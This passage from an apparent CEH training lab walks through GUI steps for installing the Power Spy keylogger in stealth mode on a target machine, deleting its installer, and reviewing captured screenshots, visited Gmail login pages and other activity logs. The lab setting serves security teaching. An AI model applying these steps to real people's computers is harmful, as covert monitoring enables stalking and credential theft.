


20. The **Power Spy Control Panel** window appears, as shown in the screenshot.



21. Click the **Start monitoring** option from the right-pane.

Note: If the **System Reboot Recommended** window appears, click **OK**.



22. Click on **Stealth Mode** from the right-pane.

Note: Stealth mode runs Power Spy on the computer completely invisibly.



23. The **Hotkey reminder** pop-up appears; read it carefully and click **OK**.

Note: To unhide Power Spy, use the **Ctrl+Alt+X** keys together on your PC keyboard.



24. In the **Confirm** dialog-box that appears, click **Yes**.

25. Delete the Power Spy installation setup (**setup.exe**) from **Desktop**.

26. Close the **Remote Desktop Connection** by clicking on the close icon (X).


Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

27. Now, click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and click **Ctrl+Alt+Del** to activate the machine.

28. Click **Jason** from the left pane and log in with password **qwerty**.

Note: Here, we are running the target machine as a legitimate user.

Note: Here, for demonstration purposes, we are using the trial version of the Power Spy tool. The trial version will always show a notification in the top-right corner of the **Desktop** on the target machine, even when the software is set to stealth mode.



29. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

30. Once you have performed some user activities, close all windows. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.

31. Click **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and follow **Steps 3 - 7** to launch a **Remote Desktop Connection**.

32. Close the **Server Manager** window.

33. To bring Power Spy out of **Stealth Mode**, press the **Ctrl+Alt+X** keys.

Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Alt+X** keys, then follow below steps:

- o Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
- o **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Alt** key and **X** key.

34. The **Run as administrator** window appears; click **Run**.

Note: If a **User Account Control** pop-up appears, click **Yes**.



Recycle Bin



Firefox

Google
Chrome

Run as administrator



With administrative rights, you can check, delete and export logs, change settings, and have complete access to the software.

Run

6:01 AM
4/5/2022

35. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

Note: Here, the password is **test@123**.



Recycle Bin



Firefox

Google
Chrome

Enter login password



Password:

Submit

Cancel

6:02 AM
4/5/2022

36. In the **Register product** window, click **Later**.

37. The **Power Spy Control Panel** window appears. Click on **Stop monitoring** to stop monitoring the user activities.

38. Click **Applications executed** from the options to check the applications running on the target system.



39. A window appears, showing the applications running on the target system, as shown in the screenshot.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

The screenshot shows the CyberQ Log View application window. The title bar reads "Log View - Applications 24 record(s)" and the IP address is 10.10.1.19. The main area displays a table of log entries for user "Jason". The columns are "Timestamp", "User Name", "Name", and "Path". The entries show various system processes like appdata.exe, setup.exe, load.exe, and explorer.exe, along with internet-related processes like iexplore.exe and shellexperiencehost.exe. A sidebar on the left titled "Select User:" shows "Jason" selected. Another sidebar titled "Select Log Type:" has "Applications" selected, with other options like Screenshots, Keystrokes, Websites Visited, Windows Opened, Skype Messages, Documents Opened, Clipboard, Event History, and Microphone listed below it. At the bottom are buttons for Keyword, Search, Previous, Next, Delete, Delete All, and Export.

Timestamp	User Name	Name	Path
4/5/2022 6:02:12 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:02:12 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:02:08 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:01:46 AM	Jason	setup.exe	c:\program files (x86)\pw2\setup.e
4/5/2022 6:01:46 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:01:46 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
4/5/2022 6:01:27 AM	Jason	load.exe	c:\program files (x86)\pw2\load.ex
4/5/2022 6:01:27 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 6:00:28 AM	Jason	shellexperiencehost.exe (Start)	c:\windows\systemapps\shellexper
4/5/2022 6:00:26 AM	Jason	searchui.exe (Search)	c:\windows\systemapps\microsoft.
4/5/2022 6:00:15 AM	Jason	explorer.exe	c:\windows\explorer.exe
4/5/2022 5:58:30 AM	Jason	iexplore.exe (Internet Explorer Enhanc)	c:\program files\internet explorer\ie
4/5/2022 5:58:25 AM	Jason	explorer.exe (Program Manager)	c:\windows\explorer.exe
4/5/2022 5:58:21 AM	Jason	appdata.exe	c:\program files (x86)\pw2\appdat
4/5/2022 5:58:18 AM	Jason	iexplore.exe (Internet Explorer)	c:\program files\internet explorer\ie
4/5/2022 5:58:18 AM	Jason	explorer.exe	c:\windows\explorer.exe

40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Log View - Screenshots 50 record(s) 10.10.1.19

Select User:	Timestamp	User Name	Content
Jason	4/5/2022 5:53:47 AM	Jason	20220405055347.jpg
	4/5/2022 5:53:44 AM	Jason	20220405055344.jpg
	4/5/2022 5:53:40 AM	Jason	20220405055340.jpg
	4/5/2022 5:53:37 AM	Jason	20220405055337.jpg
	4/5/2022 5:53:34 AM	Jason	20220405055334.jpg
	4/5/2022 5:53:31 AM	Jason	20220405055331.jpg
	4/5/2022 5:53:28 AM	Jason	20220405055328.jpg
	4/5/2022 5:53:25 AM	Jason	20220405055325.jpg
	4/5/2022 5:53:22 AM	Jason	20220405055322.jpg
	4/5/2022 5:53:19 AM	Jason	20220405055319.jpg
	4/5/2022 5:53:16 AM	Jason	20220405055316.jpg
	4/5/2022 5:53:13 AM	Jason	20220405055313.jpg
	4/5/2022 5:53:10 AM	Jason	20220405055310.jpg
	4/5/2022 5:53:07 AM	Jason	20220405055307.jpg
	4/5/2022 5:53:04 AM	Jason	20220405055304.jpg

In trial version, only 50 screenshots are stored. You can [register](#) it to remove the limitation.

Power Spy Control Panel

Buy now

Stop monitoring

Keywords: Search Previous Next Delete Delete All Slideshow

6:04 AM 4/5/2022

41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.

Log View - Websites Visited 11 record(s) 10.10.1.19

Select User:	Timestamp	User Name	Content
Jason	4/5/2022 6:00:14 AM	Jason	https://accounts.google.com/ServiceLogin/identifier?service=mail&passive=true&rm=1&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 6:00:08 AM	Jason	https://accounts.google.com/ServiceLogin/signinchooser?service=mail&passive=true&rm=1&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 6:00:07 AM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=1&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 6:00:07 AM	Jason	https://accounts.google.com/Logout?service=mail&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 6:00:03 AM	Jason	https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 5:59:55 AM	Jason	https://mail.google.com/mail/u/0/h/1r2y562rgwhit/?&n=B&v=bi
	4/5/2022 5:59:55 AM	Jason	https://mail.google.com/mail/u/0/
	4/5/2022 5:59:45 AM	Jason	https://accounts.google.com/signin/v2/challenge/pwd?service=mail&passive=true&rm=1&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 5:58:52 AM	Jason	https://accounts.google.com/signin/v2/identifier?service=mail&passive=true&rm=1&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 5:58:50 AM	Jason	https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=1&continue=https://mail.google.com/mail/u/0/h/1r2y562rgwhit/
	4/5/2022 5:58:47 AM	Jason	https://www.bing.com/search?q=gmail+login&src=IE-SearchBox&FORM=IESE01

Select Log Type:

Screenshots
Keystrokes
Applications
Websites Visited
Windows Opened
Skype Messages
Documents Opened
Clipboard
Event History
Microphone

Sign in to continue to Gmail

Keywords: Search Previous Next Delete Delete All Export

6:09 AM 4/5/2022

42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.

Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.



44. A **Notice** pop-up appears click on **Yes**.



45. Another **Notice** pop-up appears about deleting the logs, click on **Yes**.

46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.

47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.

48. Close all open windows on the target system (here, **10.10.1.19**).

49. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.

51. Close all open windows and document all the acquired information.

